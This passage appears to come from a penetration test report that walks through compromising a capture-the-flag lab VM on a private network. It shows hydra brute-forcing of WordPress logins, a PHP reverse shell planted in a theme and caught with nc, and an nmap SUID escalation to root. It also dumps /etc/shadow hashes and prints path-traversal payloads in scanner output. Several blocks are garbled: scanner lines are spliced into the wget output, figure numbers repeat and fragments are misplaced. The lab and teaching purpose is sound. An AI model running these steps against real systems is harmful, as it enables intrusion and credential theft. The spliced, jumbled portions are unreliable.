
```

Figure 10 - Identify misconfigurations and exposed files.

4.1.3. Exploitation

Try to exploit known vulnerabilities in exposed services found during scanning and enumeration to show how an attacker could gain unauthorized access to Mayo Industries' systems.

Check for login username and password



```

true
false
wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
styles
and
document
mrrobot
com
ago
function
eps1
null
chat
user
Special
GlobalNavigation
images
net
push
category
Alderson

```

Figure 11 – username and password in http://192.168.56.114/fsociety.dic

Download the Wordlist

```
$ wget http://192.168.56.114/fsociety.dic
--2026-04-04 05:39:43-- http://192.168.56.114/fsociety.dic
Connecting to 192.168.56.114:80... connected. value(s): <https://192.168.56.114/?p=23>
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c] what=../../../../../../../../etc/passwd%00: phpMyAdmin
Saving to: 'fsociety.dic'
name=CVE-2004-0129
+ [00:12:31] /phpmyadmin/export.php?what=../../../../../../../../Windows/win.ini%00: ph
fsociety.dic  cgi-bin/cvename.cgi?name=CVE-2004-0129 100%[=====
+ [00:18:41] /wp-links-opml.php: This WordPress script reveals the installed version.
2026-04-04 05:39:46 (3.60 MB/s) - 'fsociety.dic' saved [7245381/7245381]
+ [00:23:30] /admin/index.html: Admin login page/section found.
```

Figure 12 - download the Wordlist from fsociety.dic using wget

Brute Force Login Information

Pass the new wordlist on hydra and create the list with the valid usernames

```
$ hydra -l clean.txt -p test 192.168.56.114 http-post-form "/wp-login.php:log='^USER^'pwd='^PASS^':F=Invalid username" -t 30
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these **
* ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-04 07:30:04
[DATA] max 30 tasks per 1 server, overall 30 tasks, 11452 login tries (l:11452/p:1), ~382 tries per task
[DATA] attacking http-post-form://192.168.56.114:80/wp-login.php:log='^USER^'pwd='^PASS^':F=Invalid username
[STATUS] 751.00 tries/min, 751 tries in 00:01h, 10701 to do in 00:15h, 30 active
[STATUS] 651.00 tries/min, 1953 tries in 00:03h, 9499 to do in 00:15h, 30 active
[STATUS] 634.00 tries/min, 4438 tries in 00:07h, 7014 to do in 00:12h, 30 active

[80][http-post-form] host: 192.168.56.114 login: elliot password: test
[80][http-post-form] host: 192.168.56.114 login: Elliot password: test
[80][http-post-form] host: 192.168.56.114 login: ELLIOT password: test

[STATUS] 651.67 tries/min, 7820 tries in 00:12h, 3632 to do in 00:06h, 30 active

1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-04 07:46:58
```

Figure 13 - try every word included in the fs-list file as username with the password test

We can now do the reverse to find out elliot's password: use hydra with a valid static username

```
$ hydra -l elliot -P clean.txt 192.168.56.114 http-post-form "/wp-login.php:log='^USER^'pwd='^PASS^':The password you entered"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes
* ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-04 06:35:16
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:1/p:11452), ~716 tries per task
[DATA] attacking http-post-form://192.168.56.114:80/wp-login.php:log='^USER^'pwd='^PASS^':The password you entered
[STATUS] 433.00 tries/min, 433 tries in 00:01h, 11019 to do in 00:26h, 16 active
[STATUS] 393.67 tries/min, 1181 tries in 00:03h, 10271 to do in 00:27h, 16 active
[STATUS] 526.00 tries/min, 3682 tries in 00:07h, 7770 to do in 00:15h, 16 active

[80][http-post-form] host: 192.168.56.114 login: elliot password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-04 06:45:34
```

Figure 14 – get the password of the username

We can now use the obtained credentials to login




Figure 15 – Dashboard of admin page

We have an admin account, we can simply replace one of the template's code, e.g. Archives




Figure 16 – Edits themes which contains php scripts templates

Change the PHP code that will launch a reverse shell for us.




Figure 17- Pentestmonkey's PHP reverse shell

Change the values of the ip and port variables to our machine's IP address and a port number of our choosing and update the file.




Figure 18 – Changed PHP code for reverse shell

Start a listener by visiting <http://192.168.56.114/wp-content/themes/twentyfifteen/404.php> to trigger the shell, get the shell access.

```
$ nc -lvnp 511
listening on [any] 511 ...
connect to [192.168.56.115] from (UNKNOWN) [192.168.56.114] 57014
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
09:40:11 up 1:14, 0 users, load average: 0.00, 0.01, 0.28
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

Figure 19 – Received shell in our terminal

4.2. Internal Network Assessment

After gaining first access, the internal network assessment focuses on evaluating the system's security from within the network. Increasing user privileges and switching to different systems are the objectives.

4.2.1. Privilege Escalation

To gain higher-level user (root) access on the compromised host.

Identify privilege escalation vectors.

```
$ whoami
daemon
$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$ uname -a
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
$ cat /etc/passwd
cat: /etc/passwd: No such file or directory
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

Figure 20 – machine name and passwords

The second key which can be read only by its owner (user robot) and **robot's MD5 hash**

```
drwxr-xr-x  3 root root 4096 Nov 13  2015 .
drwxr-xr-x 22 root root 4096 Sep 16  2015 ..
drwxr-xr-x  2 root root 4096 Nov 13  2015 robot
$ cd robot
/bin/sh: 22: cd: can't cd to robot
$ cd home
$ cd robot
$ ls -la
total 16
drwxr-xr-x  2 root  root  4096 Nov 13  2015 .
drwxr-xr-x  3 root  root  4096 Nov 13  2015 ..
-r-----  1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r--  1 robot robot   39 Nov 13  2015 password.raw-md5
$
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$
```

Figure 21 - Files and permissions in the /home/robot directory.

We can try cracking it, and then switch user to robot and read the second key. The easiest way to do that is using crackstation.




Figure 22 – crackstation website shows the cracked hash

So the password for user robot is **abcdefghijklmnopqrstuvwxyz**

Let's try switching users and get the second key

```
$ su robot
su: must be run from a terminal
$
```

Figure 23 - Failed switch user attempt.

We can use an interactive terminal to switch users by using python and launching a bash shell and getting our second key.

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
su: Authentication failure
daemon@linux:/home/robot$ abcdefghijklmnopqrstuvwxyz
abcdefghijklmnopqrstuvwxyz
bash: abcdefghijklmnopqrstuvwxyz: command not found
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ pwd
pwd
/home/robot
robot@linux:~$ ls -l
ls -l
total 8
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Figure 24 - Launching bash using Python.

Try searching for files with special permissions, such as **SUID files**. These are files that always execute as the user who owns the file.

```
robot@linux:~$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$
```

Figure 25 - Searching for SUID files.

We can see nmap on this list which seems weird. We can check to see if we can use nmap to escalate our privileges by visiting GTFOBins.

The screenshot shows the GTFOBins website for the **nmap** tool. At the top, there are buttons for "Sponsor", "Fork", "Star" (12,878), and a sun icon. Below these are tabs for "Shell", "File write", "File read", "Inherit", "Shell", "Reverse shell", "Bind shell", "File write", "File read", "Upload", and "Download". The "Shell" tab is selected, and the section is titled "Shell". Below the title, it says "This executable can spawn an interactive system shell." There is a section for "Version requirements" with a list item (a) "2.02 to 5.21". Below that, there are tabs for "Unprivileged", "Sudo", and "SUID". The "Unprivileged" tab is selected, and it says "This function can be performed by any unprivileged user." Below this, there is a code block showing the command `nmap --interactive` and the output `/bin/sh`. At the bottom, there is a section for "File write" with the text "This executable can write data to local files." and a "Comment" field.

Figure 26 - GTFO nmap's shell section.

Following the instructions for the interactive shell, we can get ourselves a root shell.

```
robot@linux:/usr/local/bin$ ls -l
ls -l
total 496
-rwsr-xr-x 1 root root 504736 Nov 13 2015 nmap
robot@linux:/usr/local/bin$ --interactive
--interactive
bash: --interactive: command not found
robot@linux:/usr/local/bin$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !bin/sh
!bin/sh
sh: 1: bin/sh: not found
waiting to reap child : No child processes
nmap> !/bin/sh
!/bin/sh
# whoami
whoami
root
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
#
```

Figure 25 - Using nmap SUID bit to escalate privileges.

Find and read the third and final key

```
# ls /root
ls /root
firstboot_done key-3-of-3.txt
# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

Figure 26 - Finding and getting the final key!

4.2.2. Lateral Movement

Lateral movement is the technique used by attackers to move from one compromised system to other systems within the internal network using stolen credentials or exploited services.

After gaining access to the system and escalating privileges to the “robot” user, the attacker attempted to identify opportunities for lateral movement within the internal network.

After all that we can get that root shell then we can read the shadow file for credentials:

```
# cat /etc/shadow
cat /etc/shadow
root:$6$9xQC1K0f$5cm0Nytt0VF/wi3Np3jZGRSVzpGj6sXxVHkyJLjV4edlBxTVmw91pcGwAViViSWcAS/.0F0iuvylU5IznY2Re.:16753:0:99999:7:::
daemon*:16610:0:99999:7:::
bin*:16610:0:99999:7:::
sys*:16610:0:99999:7:::
sync*:16610:0:99999:7:::
games*:16610:0:99999:7:::
man*:16610:0:99999:7:::
lp*:16610:0:99999:7:::
mail*:16610:0:99999:7:::
news*:16610:0:99999:7:::
uucp*:16610:0:99999:7:::
proxy*:16610:0:99999:7:::
www-data*:16610:0:99999:7:::
backup*:16610:0:99999:7:::
list*:16610:0:99999:7:::
irc*:16610:0:99999:7:::
gnats*:16610:0:99999:7:::
nobody*:16610:0:99999:7:::
libuuid!:16610:0:99999:7:::
syslog*:16610:0:99999:7:::
sshd*:16610:0:99999:7:::
ftp*:16610:0:99999:7:::
bitnamiftp:$6$saPiFtAH$7K09sg5oIfkIs5kuMx1R/Um4HNd806vF2n8oICEom8VVer0BYATY5wtzdPdP3JeuKbZ4RYBmL0THNQv8TSc0s/:16751:0:99999:7:::
mysql!:16694:0:99999:7:::
varnish!:16694:0:99999:7:::
robot:$6$HmQCDKcM$mcINMrQFa0Qm7XaUa55xLEBSeP3bUkr18iwgwTAL8AIfUDYBWG5L8J9.Ukb3gVWUQoYam4G0m.I5qaHBnTddK/:16752:0:99999:7:::
#
```

1. ls /root
ls /root
find /root -name key -type f
cat /root/key 3 of 3.txt
cat /root/key 3 of 3.txt

2.

Finding and getting the final key!

Extra

Dictionary Attack Alternative 1

We have the option to continue using the Burp Suite after capturing the request to Intruder and performing the attack there (right-click and Send to

Figure 27 - Credentials Dump

4.3. Web/Application Assessment

According to the OWASP Top 10, the evaluation of the web applications was centred on identifying vulnerabilities in the web services hosted on the target. The goal was to find vulnerabilities that could be exploited to obtain unauthorized access or steal private information.

4.3.1. OWASP Top 10 Testing

Identify vulnerabilities based on the OWASP Top 10, which highlights the most critical web application security risks.

Tools Used: Burp Suite, OWASP ZAP, Nikto

A02:2021 — Cryptographic Failures

Finding - MD5 Password Storage: User credentials were saved as unsalted MD5 hashes in **/home/robot/password.raw-md5**. With no computational defense against GPU-accelerated cracking, MD5 is a cryptographically flawed hashing algorithm.

```

└─$ nc -lvp 511
listening on [any] 511 ...
connect to [192.168.56.115] from (UNKNOWN) [192.168.56.114] 41491
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 06:36:21 up 2:11, 0 users, load average: 0.05, 0.03, 0.05
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
daemon
$ cat /home/robot/password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$ █

```

Figure 28 – MD5 hash found in /home/robot/password.raw-md5

A05:2021 — Security Misconfiguration

Finding 1 – robot.txt Information Disclosure: Two sensitive paths, the fsociety, were specifically mentioned in the robots.txt file. key-1-of-3.txt (a flag file) and dic wordlist (which immediately permits brute-force assaults). All web clients may read robots.txt, which is regularly examined by automated scanners and penetration testers.




Figure 29 – paths in the robots.txt

Finding 2 - Nikto Scan Results: A Nikto web server scan identified additional misconfigurations including exposed server headers, missing security headers, and directory indexing

```

└─$ nikto -h https://192.168.56.114
- Nikto v2.6.0

+ Target IP: 192.168.56.114
+ Target Hostname: 192.168.56.114
+ Target Port: 443

+ SSL Info: Subject: /CN=www.example.com
            CN: www.example.com
            Ciphers: ECDHE-RSA-AES256-GCM-SHA384
            Issuer: /CN=www.example.com
+ Platform: Unknown
+ Start Time: 2026-04-03 14:07:15 (GMT-4)

+ Server: Apache
+ ERROR: Failed to check for updates:
+ [999986] /server-status: Retrieved x-powered-by header: PHP/5.5.29.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
